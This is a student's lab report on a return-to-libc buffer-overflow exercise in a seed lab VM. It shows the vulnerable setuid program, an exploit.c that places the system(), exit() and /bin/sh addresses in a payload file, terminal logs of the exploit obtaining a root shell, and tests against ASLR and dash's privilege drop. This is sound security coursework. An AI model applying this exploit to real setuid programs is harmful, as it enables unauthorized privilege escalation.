Roozah Khan

Return to Libc Attack lab report

```
[07/15/20]seed@KhanRoozah:~$ cd roozah
[07/15/20]seed@KhanRoozah:~/roozah$ ls
exploit.c  retlib.c  tester.c
[07/15/20]seed@KhanRoozah:~/roozah$  sudo sysctl
 -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[07/15/20]seed@KhanRoozah:~/roozah$ sudo ln -sf
/bin/zsh /bin/sh
[07/15/20]seed@KhanRoozah:~/roozah$  gcc -DBUF_S
IZE=200  -fno-stack-protector -z noexecstack -o
retlib retlib.c
[07/15/20]seed@KhanRoozah:~/roozah$ sudo chown r
oot retlib
[07/15/20]seed@KhanRoozah:~/roozah$ sudo chmod r
etlib
chmod: missing operand after ‘retlib’
Try 'chmod --help' for more information.
[07/15/20]seed@KhanRoozah:~/roozah$ sudo chmod 4
755 retlib
[07/15/20]seed@KhanRoozah:~/roozah$
Terminal
```


Before we begin task 1, we first turn off address space randomization. We link /bin/sh to zsh because it does not drop the set uid priviledge therefore making it easy to attack. I make retlib.c to root owned and enable set uid.


Task 1

```
[07/15/20]seed@KhanRoozah:~/roozah$ touch badfil
e
[07/15/20]seed@KhanRoozah:~/roozah$ gdb -q retli
b
Reading symbols from retlib...(no debugging symb
ols found)...done.
gdb-peda$ run
Starting program: /home/seed/roozah/retlib
Returned Properly
[Inferior 1 (process 4035) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0
 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0
 <__GI_exit>
gdb-peda$
```

In Task 1, we create the badfile and use the gdb command to find out the system() and exit() addresses to put in our exploit code.

Task 2





In this task 2, we want to find the /bin/sh address or string argument. We do that by making an environmental variable MYSHELL and attaching the string /bin/sh so it can go into the child process and inherit it. Then I run the code given to me and figure out the /bin/sh address for the exploit code.

Task 3

retlib.c (~/roozah) - gedit

Open

retlib.c × | tester.c × | *exploit.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
/* Changing this size will change the layout of the stack.
* Instructors can change this value each year, so students
* won't be able to use the solutions from the past.
* Suggested value: between 0 and 200 (cannot exceed 300, or
* the program won't have a buffer-overflow problem). */
#ifndef BUF_SIZE
#define BUF_SIZE 200
#endif

int bof(FILE *badfile)
{
char buffer[BUF_SIZE];
/* The following statement has a buffer overflow problem */
fread(buffer, sizeof(char), 300, badfile);
return 1;
}

int main(int argc, char **argv)
{
FILE *badfile;
/* Change the size of the dummy array to randomize the parameters
for this lab. Need to use the array at least once */
char dummy[BUF_SIZE*5]; memset(dummy, 0, BUF_SIZE*5);
badfile = fopen("badfile", "r");
bof(badfile);
printf("Returned Properly\n");
fclose(badfile);
return 1;
}
```

*exploit.c (~/roozah) - gedit

Open Save


retlib.c tester.c *exploit.c

```c
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
char buf[300];

FILE *badfile;



badfile = fopen("./badfile", "w");

/* You need to decide the addresses and
the values for X, Y, Z. The order of the following
three statements does not imply the order of X, Y, Z.
Actually, we intentionally scrambled the order. */

*(long *) &buf[220] = 0xbffffdef ; // "/bin/sh"
*(long *) &buf[212] = 0xb7e42da0 ; // system()
*(long *) &buf[216] = 0xb7e369d0 ; // exit()




fwrite(buf, sizeof(buf), 1, badfile);
fclose(badfile);
}
```

```
[07/15/20]seed@KhanRoozah:~/roozah$ gcc -o explo
it exploit.c
[07/15/20]seed@KhanRoozah:~/roozah$ ./exploit
[07/15/20]seed@KhanRoozah:~/roozah$ ./retlib
Segmentation fault
[07/15/20]seed@KhanRoozah:~/roozah$ gcc -o explo
it exploit.c
[07/15/20]seed@KhanRoozah:~/roozah$ ./exploit
[07/15/20]seed@KhanRoozah:~/roozah$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) group
s=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

In this task 3, we will input the address into our exploit code. As you can see, I input the system, exit, and /bin/sh addresses. Since the buffer size was 200, I tried 204, 208, and 212 at first but it didn't work. So, I started from 212, then 216 and 220. When I executed the attack, I got root shell.

Attack variation 1:



```
# exit
[07/15/20]seed@KhanRoozah:~/roozah$ gcc -o explo
it exploit.c
[07/15/20]seed@KhanRoozah:~/roozah$ ./exploit
[07/15/20]seed@KhanRoozah:~/roozah$ ./retlib
#
```

In this attack variation 1, I was supposed to erase the exit() function and see if it was necessary to get root shell. My attack was successful.

Attack variation 2:

```
[07/15/20]seed@KhanRoozah:~/roozah$ gcc -DBUF_SI
ZE=200  -fno-stack-protector -z noexecstack -o n
ewretlib newretlib.c
[07/15/20]seed@KhanRoozah:~/roozah$ sudo chown r
oot newretlib
[07/15/20]seed@KhanRoozah:~/roozah$ sudo chmod 4
755 newretlib
[07/15/20]seed@KhanRoozah:~/roozah$ gcc -o explo
it exploit.c
[07/15/20]seed@KhanRoozah:~/roozah$ ./exploit
[07/15/20]seed@KhanRoozah:~/roozah$ ./newretlib
zsh:1: command not found: h
```

In this attack variation 2, I changed the name of the retlib file into newretlib file and ran the attack. My attack was not successful because the filename changed so the number of characters changes and the return address changes too.

Task 4

```
root@KhanRoozah:/home/seed/roozah# /sbin/sysctl
-w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@KhanRoozah:/home/seed/roozah# exit
exit
[07/15/20]seed@KhanRoozah:~/roozah$ gcc -o explo
it exploit.c
[07/15/20]seed@KhanRoozah:~/roozah$ ./exploit
[07/15/20]seed@KhanRoozah:~/roozah$ ./retlib
Segmentation fault
[07/15/20]seed@KhanRoozah:~/roozah$
```

In this task 4, we turn on address randomization to see if we our attack is still successful. As you can see, the attack is not successful because the address randomization changes the the location of exit,system and bin/sh randomly. We get a segmentation fault.

Task 5

```
[07/15/20]seed@KhanRoozah:~/roozah$ sudo ln -sf
/bin/dash /bin/sh
[07/15/20]seed@KhanRoozah:~/roozah$ ./exploit
[07/15/20]seed@KhanRoozah:~/roozah$ ./retlib
Segmentation fault
[07/15/20]seed@KhanRoozah:~/roozah$
```

In this task we want to link bin/sh to /bin/dash and see if our attack is successful. We get a segmentation fault again because /bin/dash drops the set uid privileges of the /bin/sh commands.